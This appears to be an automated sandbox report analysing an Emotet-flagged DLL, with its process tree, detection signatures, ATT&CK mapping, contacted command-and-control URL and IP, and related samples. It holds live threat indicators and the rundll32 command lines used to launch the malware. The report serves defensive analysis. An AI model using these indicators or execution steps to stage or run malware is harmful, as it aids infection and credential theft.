


**ID:** 532314
**Sample Name:** IGidwJjoUs
**Cookbook:** default.jbs
**Time:** 00:51:12
**Date:** 02/12/2021
**Version:** 34.0.0 Boulder Opal

# Table of Contents


# Windows Analysis Report IGidwJjoUs

## Overview


### General Information

| | |
|---|---|
| Sample Name: | IGidwJjoUs (renamed file extension from none to dll) |
| Analysis ID: | 532314 |
| MD5: | daf0060326338fd.. |
| SHA1: | b11244a64678d1.. |
| SHA256: | e9f7e82f30ad535.. |
| Tags: | 32 dll exe |
| Infos: | |

Most interesting Screenshot:



### Detection





| | |
|---|---|
| Score: | 84 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Multi AV Scanner detection for subm…
- Yara detected Emotet
- System process connects to networ…
- Sigma detected: Emotet RunDLL32 …
- Hides that the sample has been dow…
- Uses 32bit PE files
- Queries the volume information (nam…
- One or more processes crash
- Contains functionality to check if a d…
- Deletes files inside the Windows fold…
- May sleep (evasive loops) to hinder …
- Uses code obfuscation techniques (…

### Classification



## Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 6888 cmdline: loaddll32.exe "C:\Users\user\Desktop\IGidwJjoUs.dll" MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 6908 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\IGidwJjoUs.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 6932 cmdline: rundll32.exe "C:\Users\user\Desktop\IGidwJjoUs.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 5624 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\IGidwJjoUs.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6920 cmdline: rundll32.exe C:\Users\user\Desktop\IGidwJjoUs.dll,Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 6496 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Cwisdx\vimpwfmepmyc.nyd",czAZWAgsaZPj MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 6128 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Cwisdx\vimpwfmepmyc.nyd",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6988 cmdline: rundll32.exe C:\Users\user\Desktop\IGidwJjoUs.dll,ajkaibu MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 5228 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\IGidwJjoUs.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 7000 cmdline: rundll32.exe C:\Users\user\Desktop\IGidwJjoUs.dll,akyncbgollmj MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 6572 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\IGidwJjoUs.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - WerFault.exe (PID: 7052 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6888 -s 308 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 3144 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6888 -s 304 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 5996 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 6596 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 492 -p 6888 -ip 6888 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6948 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 488 -p 6888 -ip 6888 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 5528 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6240 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5644 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4588 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

## Malware Configuration

**No configs have been found**

## Yara Overview

## Memory Dumps

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 00000003.00000002.913568790.0000000001020000.00000040.00000010.sdmp | JoeSecurity_Emotet | Yara detected Emotet | Joe Security | |
| 00000003.00000002.913568790.0000000001020000.00000040.00000010.sdmp | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security | |
| 00000000.00000000.939956990.0000000001170000.00000040.00000010.sdmp | JoeSecurity_Emotet | Yara detected Emotet | Joe Security | |
| 00000000.00000000.939956990.0000000001170000.00000040.00000010.sdmp | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security | |
| 00000006.00000002.930364249.00000000003B0000.00000040.00000010.sdmp | JoeSecurity_Emotet | Yara detected Emotet | Joe Security | |
| Click to see the 30 entries | | | | |

## Unpacked PEs

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 12.2.rundll32.exe.10b0000.1.unpack | JoeSecurity_Emotet | Yara detected Emotet | Joe Security | |
| 12.2.rundll32.exe.10b0000.1.unpack | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security | |
| 3.2.rundll32.exe.1020000.0.unpack | JoeSecurity_Emotet | Yara detected Emotet | Joe Security | |
| 3.2.rundll32.exe.1020000.0.unpack | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security | |
| 0.0.loaddll32.exe.1170000.9.unpack | JoeSecurity_Emotet | Yara detected Emotet | Joe Security | |
| Click to see the 75 entries | | | | |

# Sigma Overview

### System Summary:

**Sigma detected: Emotet RunDLL32 Process Creation**

# Jbx Signature Overview

Click to jump to signature section

### AV Detection:

**Multi AV Scanner detection for submitted file**

### Networking:

**System process connects to network (likely due to code injection or exploit)**

### E-Banking Fraud:

**Yara detected Emotet**

### System Summary:

### Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

## HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)


## Stealing of Sensitive Information:

Yara detected Emotet

## Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Native API 1 | Path Interception | Process Injection 1 1 2 | Masquerading 2 | OS Credential Dumping | System Time Discovery 1 | Remote Services | Archive Collected Data 1 | Exfiltration Over Other Network Medium | Encrypted Channel 1 1 | Eavesdrop or Insecure Network Communicati |
| Default Accounts | Scheduled Task/Job | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | Virtualization/Sandbox Evasion 2 | LSASS Memory | Query Registry 1 | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth | Ingress Tool Transfer 2 | Exploit SS7 t Redirect Pho Calls/SMS |
| Domain Accounts | At (Linux) | Logon Script (Windows) | Logon Script (Windows) | Process Injection 1 1 2 | Security Account Manager | Security Software Discovery 4 1 | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | Non-Application Layer Protocol 1 | Exploit SS7 t Track Device Location |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Deobfuscate/Decode Files or Information 1 | NTDS | Virtualization/Sandbox Evasion 2 | Distributed Component Object Model | Input Capture | Scheduled Transfer | Application Layer Protocol 2 | SIM Card Swap |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | Hidden Files and Directories 1 | LSA Secrets | Process Discovery 3 | SSH | Keylogging | Data Transfer Size Limits | Fallback Channels | Manipulate Device Communicati |
| Replication Through Removable Media | Launchd | Rc.common | Rc.common | Obfuscated Files or Information 2 | Cached Domain Credentials | Remote System Discovery 1 | VNC | GUI Input Capture | Exfiltration Over C2 Channel | Multiband Communication | Jamming or Denial of Service |
| External Remote Services | Scheduled Task | Startup Items | Startup Items | Rundll32 1 | DCSync | File and Directory Discovery 2 | Windows Remote Management | Web Portal Capture | Exfiltration Over Alternative Protocol | Commonly Used Port | Rogue Wi-Fi Access Point |
| Drive-by Compromise | Command and Scripting Interpreter | Scheduled Task/Job | Scheduled Task/Job | File Deletion 1 | Proc Filesystem | System Information Discovery 2 4 | Shared Webroot | Credential API Hooking | Exfiltration Over Symmetric Encrypted Non-C2 Protocol | Application Layer Protocol | Downgrade t Insecure Protocols |


## Behavior Graph




## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.




## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| IGidwJjoUs.dll | 18% | Virustotal | | Browse |
| IGidwJjoUs.dll | 18% | ReversingLabs | Win32.Infostealer.Convagent | |

### Dropped Files

No Antivirus matches

### Unpacked PE Files

| Source | Detection | Scanner | Label | Link | Download |
|---|---|---|---|---|---|
| 0.2.loaddll32.exe.1170000.0.unpack | 100% | Avira | HEUR/AGEN.1110387 | | Download File |
| 3.2.rundll32.exe.1020000.0.unpack | 100% | Avira | HEUR/AGEN.1110387 | | Download File |
| 0.0.loaddll32.exe.1170000.3.unpack | 100% | Avira | HEUR/AGEN.1110387 | | Download File |
| 0.0.loaddll32.exe.1170000.9.unpack | 100% | Avira | HEUR/AGEN.1110387 | | Download File |
| 12.2.rundll32.exe.10b0000.1.unpack | 100% | Avira | HEUR/AGEN.1110387 | | Download File |
| 0.0.loaddll32.exe.1170000.0.unpack | 100% | Avira | HEUR/AGEN.1110387 | | Download File |
| 7.2.rundll32.exe.5c0000.0.unpack | 100% | Avira | HEUR/AGEN.1110387 | | Download File |
| 0.0.loaddll32.exe.1170000.6.unpack | 100% | Avira | HEUR/AGEN.1110387 | | Download File |
| 2.2.rundll32.exe.540000.0.unpack | 100% | Avira | HEUR/AGEN.1110387 | | Download File |
| 23.2.rundll32.exe.eb0000.0.unpack | 100% | Avira | HEUR/AGEN.1110387 | | Download File |

| Source | Detection | Scanner | Label | Link | Download |
|---|---|---|---|---|---|
| 6.2.rundll32.exe.3b0000.0.unpack | 100% | Avira | HEUR/AGEN.1110387 | | Download File |

### Domains

No Antivirus matches

### URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://https://www.disneyplus.com/legal/your-california-privacy-rights | 0% | URL Reputation | safe | |
| http://crl.ver) | 0% | Avira URL Cloud | safe | |
| http://https://www.disneyplus.com/legal/privacy-policy | 0% | URL Reputation | safe | |
| http://https://45.63.5.129/vIcMmPpXrabVVBXOJgaOKuPeOcCKPXUlh | 0% | Avira URL Cloud | safe | |
| http://https://www.tiktok.com/legal/report/feedback | 0% | URL Reputation | safe | |
| http://help.disneyplus.com. | 0% | URL Reputation | safe | |
| http://https://disneyplus.com/legal. | 0% | URL Reputation | safe | |

## Domains and IPs

### Contacted Domains

No contacted domains info

### Contacted URLs

| Name | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|
| http://https://45.63.5.129/vIcMmPpXrabVVBXOJgaOKuPeOcCKPXUlh | true | • Avira URL Cloud: safe | unknown |

### URLs from Memory and Binaries

### Contacted IPs

### Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 45.63.5.129 | unknown | United States | | 20473 | AS-CHOOPAUS | true |

### Private

| IP |
|---|
| 192.168.2.1 |

## General Information

| | |
|---|---|
| Joe Sandbox Version: | 34.0.0 Boulder Opal |
| Analysis ID: | 532314 |
| Start date: | 02.12.2021 |
| Start time: | 00:51:12 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 12m 21s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | IGidwJjoUs (renamed file extension from none to dll) |
| Cookbook file name: | default.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Number of analysed new started processes analysed: | 33 |

| | |
|---|---|
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal84.troj.evad.winDLL@36/14@0/2 |
| EGA Information: | Failed |
| HDC Information: | • Successful, ratio: 47.2% (good quality ratio 43.7%)<br>• Quality average: 70.7%<br>• Quality standard deviation: 27.4% |
| HCA Information: | • Successful, ratio: 84%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Adjust boot time<br>• Enable AMSI<br>• Override analysis time to 240s for rundll32 |
| Warnings: | Show All |

# Simulations

## Behavior and APIs

| Time | Type | Description |
|---|---|---|
| 00:54:39 | API Interceptor | 1x Sleep call for process: WerFault.exe modified |
| 00:55:56 | API Interceptor | 7x Sleep call for process: svchost.exe modified |

# Joe Sandbox View / Context

## IPs

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| 45.63.5.129 | efELSMI5R4.dll | Get hash | malicious | Browse | |

## Domains

**No context**

## ASN

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| AS-CHOOPAUS | efELSMI5R4.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | ImSL42AOtZ.exe | Get hash | malicious | Browse | • 45.63.36.79 |
| | spZRMihlrkFGqYq1f.dll | Get hash | malicious | Browse | • 66.42.57.149 |
| | spZRMihlrkFGqYq1f.dll | Get hash | malicious | Browse | • 66.42.57.149 |
| | iU17wh2uUd.exe | Get hash | malicious | Browse | • 149.28.253.196 |
| | iU17wh2uUd.exe | Get hash | malicious | Browse | • 149.28.253.196 |
| | Sz4lxTmH7r.exe | Get hash | malicious | Browse | • 149.28.253.196 |
| | 7AF33E5528AB8A8F45EE7B8C4DD24B4014FEAA6E1D310.exe | Get hash | malicious | Browse | • 149.28.253.196 |
| | RFIISRQKzj.exe | Get hash | malicious | Browse | • 45.32.115.235 |
| | setup_x86_x64_install.exe | Get hash | malicious | Browse | • 149.28.253.196 |
| | 991D4DC612FF80AB2506510DBA31531DB995FE3F64318.exe | Get hash | malicious | Browse | • 149.28.253.196 |
| | MMUc2aeWxZ.exe | Get hash | malicious | Browse | • 149.28.253.196 |
| | 0pvsj0MF1D.exe | Get hash | malicious | Browse | • 149.28.253.196 |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | Linux_amd64 | Get hash | malicious | Browse | • 45.32.162.141 |
| | nkXzJnW7AH.exe | Get hash | malicious | Browse | • 149.28.253.196 |
| | 67MPsax8fd.exe | Get hash | malicious | Browse | • 136.244.11 7.138 |
| | Linux_x86 | Get hash | malicious | Browse | • 45.77.44.252 |
| | uI6mJo4TJQ.exe | Get hash | malicious | Browse | • 149.28.253.196 |
| | uI6mJo4TJQ.exe | Get hash | malicious | Browse | • 149.28.253.196 |
| | M2jG6lMe7Y.exe | Get hash | malicious | Browse | • 202.182.120.6 |

## JA3 Fingerprints

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| 51c64c77e60f3980eea90869b68c58a8 | efELSMI5R4.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | TYLNb8VvnmYA.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | 2gyA5uNl6VPQUA.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | spZRMihlrkFGqYq1f.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | spZRMihlrkFGqYq1f.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | fehiVK2JSx.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | kQ9HU0gKVH.exe | Get hash | malicious | Browse | • 45.63.5.129 |
| | gvtdsqavfej.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | mhOX6jll6x.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | dguQYT8p8j.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | jSxIzXfwc7.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | mhOX6jll6x.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | X2XCewI2Yy.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | dguQYT8p8j.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | date1%3fBNLv65=pAAS.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | HMvjzUYq2h.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | s9BZBDWmi4.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | bFx5bZRC6P.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | c7IUEh66u6.dll | Get hash | malicious | Browse | • 45.63.5.129 |
| | HMvjzUYq2h.dll | Get hash | malicious | Browse | • 45.63.5.129 |

## Dropped Files

| No context |
|---|

# Created / dropped Files

| C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_88e9c9cb640b4f665f2020b110738337d7578_d70d8aa6_1abcca4e\Report.wer | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |
| File Type: | Little-endian UTF-16 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 65536 |
| Entropy (8bit): | 0.6752625502343687 |
| Encrypted: | false |
| SSDEEP: | 96:CcDjZqy1y9hkoyt7Jf0pXIQcQ5c6A2cE2cw33+a+z+HbHgjVG4rmMOyWZAXGng5u:hBKHnM28jj/q/u7stS274ltW |
| MD5: | 25CC53A9A19F4661D37FA80AD23302F1 |
| SHA1: | 33ECA18CB2A5714055E539CA8025E81FB2C758FC |
| SHA-256: | 236B1E7B6982B9AB6DC2CB26E142C055BBEFD18FF6BDB9F26EC019602C85AF75 |
| SHA-512: | B7D88A0100BE52C0D88FB5530991778B233E742E2D687B84C78ED1A0E6F3D6B5616225156D59DC67A00D11CA255FD073408F9D781BCBBB311A65107C84F8907( |
| Malicious: | false |
| Preview: | ..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.2.8.7.6.4.6.0.6.8.0.2.7.2.4.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.2.e.2.5.0.8.d.c.-.b.3.4.8.-.4.8.6.8.-.9.4.9.6.-.3.9.c.f.e.f.9.4.3.5.a.f.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.6.c.8.e.3.1.4.-.5.0.f.1.-.4.b.4.2.-.a.b.3.2.-.9.6.a.5.3.6.8.7.8.3.f.c.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.a.e.8.-.0.0.0.1.-.0.0.1.b.-.2.3.c.1.-.6.3.7.2.0.e.e.7.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.8.:.1.1.:.5.3.:.0.5.!.0.!.l.o.a.d.d.l.l.3.2...e.x.e.....B.o.o.t.I.d.=.4.2.9.4. |

| C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_d71d33d652a62c864cb684e881f783bcee8c2df7_d70d8aa6_0d790757\Report.wer | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |

| C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_d71d33d652a62c864cb684e881f783bcee8c2df7_d70d8aa6_0d790757\Report.wer | |
|---|---|
| File Type: | Little-endian UTF-16 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 65536 |
| Entropy (8bit): | 0.6785382072555216 |
| Encrypted: | false |
| SSDEEP: | 96:CQfWFS5yBjZqyOy9hk1Dg3fWpXIQcQ55c65HcETcw3k+a+z+HbHgjVG4rmMOyWZD:qo5y7BWHpt5Oj/q/u7stS274ItWu |
| MD5: | 88F617AF6080EDEF1C47006810095DAA |
| SHA1: | 3D21887A9A4ED40A09AC5E34CEE78277A246C143 |
| SHA-256: | 554270AFF664AAFFCD47524C00F1073E42E83E20CB55DAFB7A72781876A8669C |
| SHA-512: | 53CCBAB573B4D39E636957D64CCDCF32ABEDFD0827F4644CE2784C4BC1096E2C0D7D9C218493CFB9246045C0EF7AEBFAA957E909FAB7186E07B1E64CE1528C2 |
| Malicious: | false |
